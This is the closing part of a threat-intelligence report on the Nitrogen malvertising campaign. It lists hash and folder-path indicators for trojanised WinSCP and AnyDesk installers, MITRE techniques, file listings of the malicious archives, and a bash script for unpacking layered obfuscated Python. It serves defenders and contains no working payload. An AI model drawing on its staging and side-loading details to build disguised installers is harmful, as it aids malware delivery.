Python310.dll	71ef00dd6c5e0446bab2ee2d030547a1841e5fdf5063902c206b6f4bf9ca9a11	SHA256	eSentire
ISO image	9ae74c4247a7e8acdebfd87781c9ebb594e68a26b64ac84dbb1fbaebf4fc8058	SHA256	eSentire
Wo4.py	ce7056fdc4dbdba9b3c9b4716b2fc804a85ece63d4e2b68f92b0440db70c220c	SHA256	eSentire
Foo.dll	e041ac2eb347caaf866a4f9d6fadbeadc12d8cf629a310196ac3222f2a74919c	SHA256	eSentire
WinSCP-6.1-Setup.iso	e825667790caf1024ea2a6f907387f860ea431bca6d799f0e69d031483c42568	SHA256	eSentire
Msi.dll	eea0ef246b99590072fcbc004724fc96613e4bd31f05345de7fbb0eed3b7bbfb	SHA256	eSentire
wo10.py	0200a95373be2a1851db27c96704fc11	MD5	eSentire
fid.dll	1f04ca6ffef0b737204f3534ff73575e	MD5	eSentire
updateegge.py	300ca3391a413faf0e5491898715365f	MD5	eSentire

wo9.py	45d8598ff20254c157330dbdf5a8110b	MD5	eSentire
dtae.aes	4722f13c22abaa6045c544ee7dde3e5a	MD5	eSentire
Slv.py	88423cf8154ccc3278abea0e97446003	MD5	eSentire
Sliver payload	9f1c9b28eaf00b9aec180179255d87c0	MD5	eSentire
data.aes	d36269ac785f6b0588fbd7bfd1b50a57	MD5	eSentire
msi.dll	13090722ba985bafcccfb83795ee19fd4ab9490af1368f0e7ea5565315c067fe	SHA256	Sophos
msi.dll	150f3356485c26039dc145d0bedda265d3e9626fd1f3a180455f8b911c53c260	SHA256	Sophos
msi.dll	17c1a8ee6fd18c7a75270c31b6602c12592242affdd6608f5297a8bb88376923	SHA256	Sophos
python310.dll	21e7bcc03c607e69740a99d0e9ae8223486c73af50f4c399c8d30cce4d41e839	SHA256	Sophos
msi.dll	237c18bbd8fb8f74710dacaf7795c473a988b66fce667facc6f17b2c6e071745	SHA256	Sophos
WinSCP-6.1-Setup.iso	25467df66778077cc387f4004f25aa20b1f9caec2e73b9928ec4fe57b6a2f63c	SHA256	Sophos
python310.dll	26a68bfc0d40b3cc49af1958f2004f404c960663b140fd612a2a53ccaf99f004	SHA256	Sophos
work5	2f4f365613172848df3e91d43514b9da34b8c84eded8fae683f94586d22f86cf	SHA256	Sophos
work3.py	332e19cc0f71a5dcbfc3d24fb08564589d0cb884d21d1fddbbf9c0230d678ec0	SHA256	Sophos
work8	3346a4f9f253a8251e14f0d42138e5b4420dd3c1b46afcd9f688d4e26c98c561	SHA256	Sophos
msi.dll	35c33e9e84e9e040da42b3d6e9c3c00e8f0dff2e7ee8bb59625c7378d89f3b37	SHA256	Sophos
WinSCP-5.21.8-Setup.iso	4a4d20d107ee8e23ce1ebe387854a4bfe766fc99f359ed18b71d3e01cb158f4a	SHA256	Sophos
Cisco-Mobility-Client-v4.iso	503156f1b27d4dd463048f85924a2bbbeb3d0e09de2574395a51f77b48e9639d	SHA256	Sophos

python310.dll	61927228b3dcf973822eb5fff44ca7940d950af7116aefe957cc31287c5283d5	SHA256	Sophos
Msi.dll	62b1e355a7e4c850bb0f03c7f182f48f0ebaafa07ddae1fee599a78772d149f2	SHA256	Sophos
Msi.dll	686c7fc9d3efef602136cde2716d20ca13d1e3de3c57f787fa74e28cc8b743cd	SHA256	Sophos
work4	6c340981785e28218f7ef5ee991e1888fadce9a3c29bc31316359562386124bd	SHA256	Sophos
work2	6ff18598dbf26038faa16773f277808cd9d39710ec6c9ec6109fec8550d1d53f	SHA256	Sophos
Python311.dll	76eed6472d3ab97d3e69328cea84e6aa322791f5d3cc74007b929842c425820d	SHA256	Sophos
Msi.dll	771f95a8df4b7fb058712e43bbf2549a97075518523f0cc409f3869181457b86	SHA256	Sophos
WinSCPSetup.iso	8000af302ad89c9555241366edc65b9b9b24828c8ea74bde658984b92e8c8ec6	SHA256	Sophos
Msi.dll	81570ac9bdd4e1abf7b296b528c7507e7df773a7c3cf05ef01a874ba9af1b36f	SHA256	Sophos
python311.dll	8c6352fc4fdaf2990f48e44ce1dce9ed375cdb75222f3dc2fc3b061d5bfa6acf	SHA256	Sophos
msi.dll	8f02fa20b02ff6321a7db6dae478c2215bb463ebec6de4db73f247873aca1315	SHA256	Sophos
work9	971b4db8b81a2c456839d4609364bb6cd7800c9ce980379bb5a11d1d4689d504	SHA256	Sophos
msi.dll	9a00b8b62d5194f22f690127084f626b1abbf88777b5b8474799bca1576e5fbd	SHA256	Sophos
python310.dll	9c66003fe79d9bc9570373c465e69dd5db56f24c51ad4bb16c83efde5b966510	SHA256	Sophos
AnyDesk.io	a25eba7a79e46e5f6498ccb82fb4ef0eb3abe784fa0d061fe9e1adce9d39caa7	SHA256	Sophos
WinSCP-5.21.8-Setup.exe	a25f3604213a0db2375ddc2af800faa3833dc5597ca20b3138462c1d77faf952	SHA256	Sophos
Msi.dll	a267937e172f4cd8ce873e4fcfceeddf07ae03db68f64e047f940e2e7a2a136a	SHA256	Sophos
work1	a58b9c9cece44216e2dd3304fd4825db3c324393607574f87bec00be505a0d93	SHA256	Sophos

WinSCP_setup.iso	a8b9b74dee76ea6a19845b80498d91e002133d20741b6707744fb345a3581abe	SHA256	Sophos
Msi.dll	a9fc36389bd687b547c9fbadaf75f1d27036c08385f4976acb8689ad79d83310	SHA256	Sophos
ANyDesk_v7.1.sio	ac5b9d33791a80387e99ddc1cb63346f975982741c6275be7ff03ce4b0459b4f	SHA256	Sophos
Msi.dll	ad3feb1cee5750d9acd0119fbfa6af56c07e9387d3ed24633afa48b2d031aaf3	SHA256	Sophos
work7	ae84d0d6b9935499a5e0e18052ce7ea64378eba1e9579ca98fdd925d8e6f8639	SHA256	Sophos
Python310.dll	b39c5fb42f54275630c05925a1c8f0d92373560b4a735b8d9a63e6498b25ecfb	SHA256	Sophos
Python310.dll	b425de9b0e7fe10b89b730339bbcda2d0d4668f5b9226be633409cfb89b3dacd	SHA256	Sophos
ton.zip	b926fcc98f23905abd76b7ed9fa50fb84cc66aa9fb7994064ada715702e80722	SHA256	Sophos
Data	bb3967809e99fae2f00d5f7cdb878ebbd24f5c6b0f703a8263f5e7f1093610ca	SHA256	Sophos
TreeSizeFreeSetup.sio	bf062d03ab77bfa835700f7131e6f95f19e2c5015ff65e47614b736ea9817dd6	SHA256	Sophos
Python310.dll	c7a5a4fb4f680974f3334f14e0349522502b9d5018ec9be42beec5fa8c1597fe	SHA256	Sophos
WinSCP-6.1-Setup.exe	ccd5e869216640460c3329e41ec30fa22ee729f0b4fc2e61781026c4defea6e6	SHA256	Sophos
Msi.dll	d155d0af73b3e86f42672714caa4391ab615c426a3e3fc44a41e4d125a06172a	SHA256	Sophos
Msi.dll	d9d53fcadc96c7bc3eae0a84a574b6222f0c906ee4916a9e68e0322b5c694d49	SHA256	Sophos
Work8.py	db2a48326f99f0944f50800539817cfb6562f2bfbbcc2f2409901319eb3592ec	SHA256	Sophos
Python311.dll	e47151f7c394e1b530314cc15d482b5ce797c803c251a61e45efb0316115c677	SHA256	Sophos
Winscp.iso	f1227c5124e24e439b44083369d7fa7a719e076f5839629d2ef10aa5e19e6afc	SHA256	Sophos
AnyDesk_v7.1.11.sio	f87a976dfd3881f59dbd2ea53fbfa3a663e1fff83a333b548b4fdc4651d5b8f7	SHA256	Sophos

python310.dll	fa6f641d78dcb36f15ea26b0a05a8a29b9761c7838c30a9b3bb09074bb4fc7c9	SHA256	Sophos
Msi.dll	fce4ca6e37d466154ed49871ac31116473b1c72cf36a9653af80e9cc83edb358	SHA256	Sophos
WinSCP-6.1-Setup.iso	2eb2ef7a562145a0faf3c82f439221908adfcc784022a64e5bb17a432f4a8a91	SHA256	Sophos, eSentire
python310.dll	3ce4ed3c7bd97b84045bdcfc84d3772b4c3a29392a9a2eee9cc17d8a5e5403ce	SHA256	Sophos, eSentire
python310.dll	535aefaba2eb8d7898b176b0dcdd23fcef984994e609db222c33ece2d1c081b3	SHA256	Sophos, eSentire
WinSCP-6.1-Setup.iso	5f3488fc958b98867ef661c6697b5c2cd920199f7209086591a5e87e691891f4	SHA256	Sophos, eSentire
python310.dll	8859a09fdc94d7048289d2481ede4c98dc342c0a0629cbcef2b91af32d52acb5	SHA256	Sophos, eSentire
python310.dll	8dfac6521ef877efede0a82bf46d94f590127e2607b78d08321953796fddbba9	SHA256	Sophos, eSentire
Cisco-anyconnect-4.iso	9c57a2a27b6fcea5bcf1eda791ccdaa0eb3fdbf93781b37283d956332f4d2ceb	SHA256	Sophos, eSentire
Python310.dll	bacbe893b668a63490d2ad045a69b66c96dcacb500803c68a9de6cca944affef	SHA256	Sophos, eSentire
Python310.dll	e74c4cf311f2b3365605b6648d96baf5674990c3f181f01f462e1ba665bf1f7f	SHA256	Sophos, eSentire
Python310.dll	fa911a3639ae77f8f890fb76ba1ab78c2ab17ab80bdfec381ab6a9ba8fef32fe	SHA256	Sophos, eSentire
Python310.dll	ff32997b85098d2bb0f1adccc5dc4e608a869dd54fc8539482788855d53d43b7	SHA256	Sophos, eSentire

Table 4 Folder Path IOCs

IOC	Value	Source
Malicious Installation of Python 3.10	C:\Users\<Current User>\AppData\Local\python-3.10.10	PNNL
Legitimate installation of Python 3.10	C:\Users\Public\Videos\python	PNNL
Location of pop.py	C:\Users\Public\Videos\python\pop.py	PNNL

Legitimate installation of Python 3.10	C:\Users\Public\Pictures\ton	Sophos

6.0 MITRE ATT&CK

T1053.005: Scheduled Task/Job: Scheduled Task

T1059.006: Command and Scripting Interpreter: Python

T1069.002: Permission Groups Discovery: Domain Groups

T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

T1553.005: Subvert Trust Controls: Mark-of-the-Web Bypass

T1574.002: Hijack Execution Flow: DLL Side-Loading

T1583.001: Acquire Infrastructure: Domains

T1583.008: Acquire Infrastructure: Malvertising

T1584.001: Compromise Infrastructure: Domains

T1588.001: Obtain Capabilities: Malware

T1588.002: Obtain Capabilities: Tool

T1608.001: Stage Capabilities: Upload Malware

7.0 References

https://docs.python.org/3/library/dis.html

https://docs.python.org/3/library/marshal.html#marshal.dump

https://docs.python.org/3/library/urllib.request.html#module-urllib.request

https://github.com/BishopFox/sliver

https://github.com/erocarrera/pefile

https://github.com/kokke/tiny-AES-c

https://github.com/kuba--/zip/tree/master

https://github.com/unixpickle/gobfuscate

https://github.com/zrax/pycdc

https://news.sophos.com/en-us/2023/07/26/into-the-tank-with-nitrogen/

https://socradar.io/nitrogen-a-malware-campaign-leveraging-search-ads/

https://www.bleepingcomputer.com/news/security/new-nitrogen-malware-pushed-via-google-ads-for-ransomware-attacks/

https://www.darkreading.com/vulnerabilities-threats/-nitrogen-ransomware-effort-lures-it-pros-via-google-bing-ads

https://www.esentire.com/blog/nitrogen-campaign-2-0-reloads-with-enhanced-capabilities-leading-to-alphv-blackcat-ransomware

https://www.esentire.com/blog/persistent-connection-established-nitrogen-campaign-leverages-dll-side-loading-technique-for-c2-communication

https://www.ired.team/offensive-security/persistence/dll-proxying-for-persistence

8.0 Appendix

8.1 File Listings

8.1.1 Initial ISO

```
F:\
    msi.dll
    Setup.exe
```

8.1.2 msi.dll Resource ZIP

```
C:\RCDATA1000~
    libcrypto-1_1.dll
    libffi-7.dll
    libssl-1_1.dll
    LICENSE.txt
    pyexpat.pyd
    python.cat
    python.exe
    python3.dll
    python310.dll
    python310._pth
    python311.dll
    python311.zip
    pythonw.exe
    select.pyd
    sqlite3.dll
    unicodedata.pyd
    vcruntime140.dll
    vcruntime140_1.dll
    winsound.pyd
    _asyncio.pyd
    _bz2.pyd
    _ctypes.pyd
    _decimal.pyd
    _elementtree.pyd
    _hashlib.pyd
    _lzma.pyd
    _msi.pyd
    _multiprocessing.pyd
    _overlapped.pyd
    _queue.pyd
    _socket.pyd
    _sqlite3.pyd
    _ssl.pyd
    _uuid.pyd
    _zoneinfo.pyd
```

8.1.3 Initial ZIP

```
C:\WINSCP_6.1.2-SETUP
│   LICENCE
│   license.txt
│   python311.dll
│   python311x.dll
│   setup.exe
│   WinSCPlog.chm
│   WinSCPnet.dll
│
```

```
└────Extensions
        ArchiveDownload.WinSCPextension.ps1
        BatchRename.WinSCPextension.ps1
        CompareFiles.WinSCPextension.ps1
        GenerateHttpUrl.WinSCPextension.ps1
        KeepLocalUpToDate.WinSCPextension.ps1
        SearchText.WinSCPextension.ps1
        SynchronizeAnotherServer.WinSCPextension.ps1
        VerifyFileChecksum.WinSCPextension.ps1
        ZipUpload.WinSCPextension.ps1
```

8.1.4 python311.dll Resource Section ZIP

```
C:\resource
    installer_data.zip
    original_installer.txt
    WinSCP-6.1.1-Setup.exe
```

8.1.5 installer_data.zip

```
C:\installer_data
├────Notepad
│    │   data.aes
│    │   dllhost.exe
│    │   libcrypto-1_1.dll
│    │   libffi-7.dll
│    │   libssl-1_1.dll
│    │   LICENSE.txt
│    │   pyexpat.pyd
│    │   python.cat
│    │   python.exe
│    │   python3.dll
│    │   python310.dll
│    │   python310.zip
│    │   python310._pth
│    │   pythonw.exe
│    │   select.pyd
│    │   slv.py
│    │   spoolsv.exe
│    │   sqlite3.dll
│    │   unicodedata.pyd
│    │   vcruntime140.dll
│    │   vcruntime140_1.dll
│    │   winsound.pyd
│    │   _asyncio.pyd
│    │   _bz2.pyd
│    │   _ctypes.pyd
│    │   _decimal.pyd
│    │   _elementtree.pyd
│    │   _hashlib.pyd
│    │   _lzma.pyd
│    │   _msi.pyd
│    │   _multiprocessing.pyd
│    │   _overlapped.pyd
│    │   _queue.pyd
│    │   _socket.pyd
│    │   _sqlite3.pyd
│    │   _ssl.pyd
│    │   _uuid.pyd
│    │   _zoneinfo.pyd
│    │
│    └────Cryptodome
│         │   py.typed
```

```
│       │   __init__.py
│       │   __init__.pyi
│       │
│       ├───Cipher
│       │       AES.py
│       │       AES.pyi
│       │       ARC2.py
│       │       ARC2.pyi
│       │       ARC4.py
│       │       ARC4.pyi
│       │       Blowfish.py
│       │       Blowfish.pyi
│       │       CAST.py
│       │       CAST.pyi
│       │       ChaCha20.py
│       │       ChaCha20.pyi
│       │       ChaCha20_Poly1305.py
│       │       ChaCha20_Poly1305.pyi
│       │       DES.py
│       │       DES.pyi
│       │       DES3.py
│       │       DES3.pyi
│       │       PKCS1_OAEP.py
│       │       PKCS1_OAEP.pyi
│       │       PKCS1_v1_5.py
│       │       PKCS1_v1_5.pyi
│       │       Salsa20.py
│       │       Salsa20.pyi
│       │       _ARC4.pyd
│       │       _chacha20.pyd
│       │       _EKSBlowfish.py
│       │       _EKSBlowfish.pyi
│       │       _mode_cbc.py
│       │       _mode_cbc.pyi
│       │       _mode_ccm.py
│       │       _mode_ccm.pyi
│       │       _mode_cfb.py
│       │       _mode_cfb.pyi
│       │       _mode_ctr.py
│       │       _mode_ctr.pyi
│       │       _mode_eax.py
│       │       _mode_eax.pyi
│       │       _mode_ecb.py
│       │       _mode_ecb.pyi
│       │       _mode_gcm.py
│       │       _mode_gcm.pyi
│       │       _mode_ocb.py
│       │       _mode_ocb.pyi
│       │       _mode_ofb.py
│       │       _mode_ofb.pyi
│       │       _mode_openpgp.py
│       │       _mode_openpgp.pyi
│       │       _mode_siv.py
│       │       _mode_siv.pyi
│       │       _pkcs1_decode.pyd
│       │       _raw_aes.pyd
│       │       _raw_aesni.pyd
│       │       _raw_arc2.pyd
│       │       _raw_blowfish.pyd
│       │       _raw_cast.pyd
│       │       _raw_cbc.pyd
│       │       _raw_cfb.pyd
│       │       _raw_ctr.pyd
│       │       _raw_des.pyd
```

```
│       │       _raw_des3.pyd
│       │       _raw_ecb.pyd
│       │       _raw_eksblowfish.pyd
│       │       _raw_ocb.pyd
│       │       _raw_ofb.pyd
│       │       _Salsa20.pyd
│       │       __init__.py
│       │       __init__.pyi
│       │
│       ├───Hash
│       │       BLAKE2b.py
│       │       BLAKE2b.pyi
│       │       BLAKE2s.py
│       │       BLAKE2s.pyi
│       │       CMAC.py
│       │       CMAC.pyi
│       │       cSHAKE128.py
│       │       cSHAKE128.pyi
│       │       cSHAKE256.py
│       │       cSHAKE256.pyi
│       │       HMAC.py
│       │       HMAC.pyi
│       │       KangarooTwelve.py
│       │       KangarooTwelve.pyi
│       │       keccak.py
│       │       keccak.pyi
│       │       KMAC128.py
│       │       KMAC128.pyi
│       │       KMAC256.py
│       │       KMAC256.pyi
│       │       MD2.py
│       │       MD2.pyi
│       │       MD4.py
│       │       MD4.pyi
│       │       MD5.py
│       │       MD5.pyi
│       │       Poly1305.py
│       │       Poly1305.pyi
│       │       RIPEMD.py
│       │       RIPEMD.pyi
│       │       RIPEMD160.py
│       │       RIPEMD160.pyi
│       │       SHA.py
│       │       SHA.pyi
│       │       SHA1.py
│       │       SHA1.pyi
│       │       SHA224.py
│       │       SHA224.pyi
│       │       SHA256.py
│       │       SHA256.pyi
│       │       SHA384.py
│       │       SHA384.pyi
│       │       SHA3_224.py
│       │       SHA3_224.pyi
│       │       SHA3_256.py
│       │       SHA3_256.pyi
│       │       SHA3_384.py
│       │       SHA3_384.pyi
│       │       SHA3_512.py
│       │       SHA3_512.pyi
│       │       SHA512.py
│       │       SHA512.pyi
│       │       SHAKE128.py
│       │       SHAKE128.pyi
```

```
│       │       SHAKE256.py
│       │       SHAKE256.pyi
│       │       TupleHash128.py
│       │       TupleHash128.pyi
│       │       TupleHash256.py
│       │       TupleHash256.pyi
│       │       _BLAKE2b.pyd
│       │       _BLAKE2s.pyd
│       │       _ghash_clmul.pyd
│       │       _ghash_portable.pyd
│       │       _keccak.pyd
│       │       _MD2.pyd
│       │       _MD4.pyd
│       │       _MD5.pyd
│       │       _poly1305.pyd
│       │       _RIPEMD160.pyd
│       │       _SHA1.pyd
│       │       _SHA224.pyd
│       │       _SHA256.pyd
│       │       _SHA384.pyd
│       │       _SHA512.pyd
│       │       __init__.py
│       │       __init__.pyi
│       │
│       ├───IO
│       │       PEM.py
│       │       PEM.pyi
│       │       PKCS8.py
│       │       PKCS8.pyi
│       │       _PBES.py
│       │       _PBES.pyi
│       │       __init__.py
│       │
│       ├───Math
│       │       Numbers.py
│       │       Numbers.pyi
│       │       Primality.py
│       │       Primality.pyi
│       │       _IntegerBase.py
│       │       _IntegerBase.pyi
│       │       _IntegerCustom.py
│       │       _IntegerCustom.pyi
│       │       _IntegerGMP.py
│       │       _IntegerGMP.pyi
│       │       _IntegerNative.py
│       │       _IntegerNative.pyi
│       │       _modexp.pyd
│       │       __init__.py
│       │
│       ├───Protocol
│       │       KDF.py
│       │       KDF.pyi
│       │       SecretSharing.py
│       │       SecretSharing.pyi
│       │       _scrypt.pyd
│       │       __init__.py
│       │       __init__.pyi
│       │
│       ├───PublicKey
│       │       DSA.py
│       │       DSA.pyi
│       │       ECC.py
│       │       ECC.pyi
│       │       ElGamal.py
```

```
│   │   │       ElGamal.pyi
│   │   │       RSA.py
│   │   │       RSA.pyi
│   │   │       _ec_ws.pyd
│   │   │       _ed25519.pyd
│   │   │       _ed448.pyd
│   │   │       _openssh.py
│   │   │       _openssh.pyi
│   │   │       _x25519.pyd
│   │   │       __init__.py
│   │   │       __init__.pyi
│   │   │
│   │   ├───Random
│   │   │       random.py
│   │   │       random.pyi
│   │   │       __init__.py
│   │   │       __init__.pyi
│   │   │
│   │   ├───SelfTest
│   │   │   │   loader.py
│   │   │   │   st_common.py
│   │   │   │   __init__.py
│   │   │   │   __main__.py
│   │   │   │
│   │   │   ├───Cipher
│   │   │   │       common.py
│   │   │   │       test_AES.py
│   │   │   │       test_ARC2.py
│   │   │   │       test_ARC4.py
│   │   │   │       test_Blowfish.py
│   │   │   │       test_CAST.py
│   │   │   │       test_CBC.py
│   │   │   │       test_CCM.py
│   │   │   │       test_CFB.py
│   │   │   │       test_ChaCha20.py
│   │   │   │       test_ChaCha20_Poly1305.py
│   │   │   │       test_CTR.py
│   │   │   │       test_DES.py
│   │   │   │       test_DES3.py
│   │   │   │       test_EAX.py
│   │   │   │       test_GCM.py
│   │   │   │       test_OCB.py
│   │   │   │       test_OFB.py
│   │   │   │       test_OpenPGP.py
│   │   │   │       test_pkcs1_15.py
│   │   │   │       test_pkcs1_oaep.py
│   │   │   │       test_Salsa20.py
│   │   │   │       test_SIV.py
│   │   │   │       __init__.py
│   │   │   │
│   │   │   ├───Hash
│   │   │   │       common.py
│   │   │   │       test_BLAKE2.py
│   │   │   │       test_CMAC.py
│   │   │   │       test_cSHAKE.py
│   │   │   │       test_HMAC.py
│   │   │   │       test_KangarooTwelve.py
│   │   │   │       test_keccak.py
│   │   │   │       test_KMAC.py
│   │   │   │       test_MD2.py
│   │   │   │       test_MD4.py
│   │   │   │       test_MD5.py
│   │   │   │       test_Poly1305.py
│   │   │   │       test_RIPEMD160.py
```

```
        │   │   │       test_SHA1.py
        │   │   │       test_SHA224.py
        │   │   │       test_SHA256.py
        │   │   │       test_SHA384.py
        │   │   │       test_SHA3_224.py
        │   │   │       test_SHA3_256.py
        │   │   │       test_SHA3_384.py
        │   │   │       test_SHA3_512.py
        │   │   │       test_SHA512.py
        │   │   │       test_SHAKE.py
        │   │   │       test_TupleHash.py
        │   │   │       __init__.py
        │   │   │
        │   │   ├───IO
        │   │   │       test_PBES.py
        │   │   │       test_PKCS8.py
        │   │   │       __init__.py
        │   │   │
        │   │   ├───Math
        │   │   │       test_modexp.py
        │   │   │       test_Numbers.py
        │   │   │       test_Primality.py
        │   │   │       __init__.py
        │   │   │
        │   │   ├───Protocol
        │   │   │       test_KDF.py
        │   │   │       test_rfc1751.py
        │   │   │       test_SecretSharing.py
        │   │   │       __init__.py
        │   │   │
        │   │   ├───PublicKey
        │   │   │       test_DSA.py
        │   │   │       test_ECC_25519.py
        │   │   │       test_ECC_448.py
        │   │   │       test_ECC_NIST.py
        │   │   │       test_ElGamal.py
        │   │   │       test_import_DSA.py
        │   │   │       test_import_ECC.py
        │   │   │       test_import_RSA.py
        │   │   │       test_RSA.py
        │   │   │       __init__.py
        │   │   │
        │   │   ├───Random
        │   │   │       test_random.py
        │   │   │       __init__.py
        │   │   │
        │   │   ├───Signature
        │   │   │       test_dss.py
        │   │   │       test_eddsa.py
        │   │   │       test_pkcs1_15.py
        │   │   │       test_pss.py
        │   │   │       __init__.py
        │   │   │
        │   │   └───Util
        │   │           test_asn1.py
        │   │           test_Counter.py
        │   │           test_number.py
        │   │           test_Padding.py
        │   │           test_rfc1751.py
        │   │           test_strxor.py
        │   │           __init__.py
        │   │
        │   ├───Signature
        │   │       DSS.py
```

```
│           │       DSS.pyi
│           │       eddsa.py
│           │       eddsa.pyi
│           │       pkcs1_15.py
│           │       pkcs1_15.pyi
│           │       PKCS1_PSS.py
│           │       PKCS1_PSS.pyi
│           │       PKCS1_v1_5.py
│           │       PKCS1_v1_5.pyi
│           │       pss.py
│           │       pss.pyi
│           │       __init__.py
│           │
│           └───Util
│                   asn1.py
│                   asn1.pyi
│                   Counter.py
│                   Counter.pyi
│                   number.py
│                   number.pyi
│                   Padding.py
│                   Padding.pyi
│                   py3compat.py
│                   py3compat.pyi
│                   RFC1751.py
│                   RFC1751.pyi
│                   strxor.py
│                   strxor.pyi
│                   _cpuid_c.pyd
│                   _cpu_features.py
│                   _cpu_features.pyi
│                   _file_system.py
│                   _file_system.pyi
│                   _raw_api.py
│                   _raw_api.pyi
│                   _strxor.pyd
│                   __init__.py
│
└───Programs
    └───Microsoft
        ├───Office
        │       msi.dll
        │       pubkey.nitro
        │       update.exe
        │
        └───TrustedInstaller
                msi.dll
                update.exe
```

8.2 Scripts

8.2.1 Python Bytecode Decompiler

```
#!/bin/bash

pattern="(?<=exec\().*"
input=$1
counter=1
while grep -qP "$pattern" $input; do
    exec_contents=$(grep -oP "$pattern" $input)
    exec_contents=${exec_contents:0:-1}

    output_file="decoded$counter.py"
    cat <<EOF > $output_file
import marshal,lzma,gzip,bz2,binascii,zlib;
from marshal import loads
import dis
data = $exec_contents
byte_string = b'a\r\r\n\x00\x00\x00\x00\xf6\x971a\x00\x00\x00\x00'
with open('bytecode$counter.pyc', 'wb') as pyc:
       pyc.write(byte_string)
       marshal.dump(dis.Bytecode(data).codeobj, pyc)
EOF

    python3 $output_file

    "pycdc" ./bytecode$counter.pyc > layer_$counter.py
    input=layer_$counter.py
    echo layer_$counter.py
    ((counter++))
done
```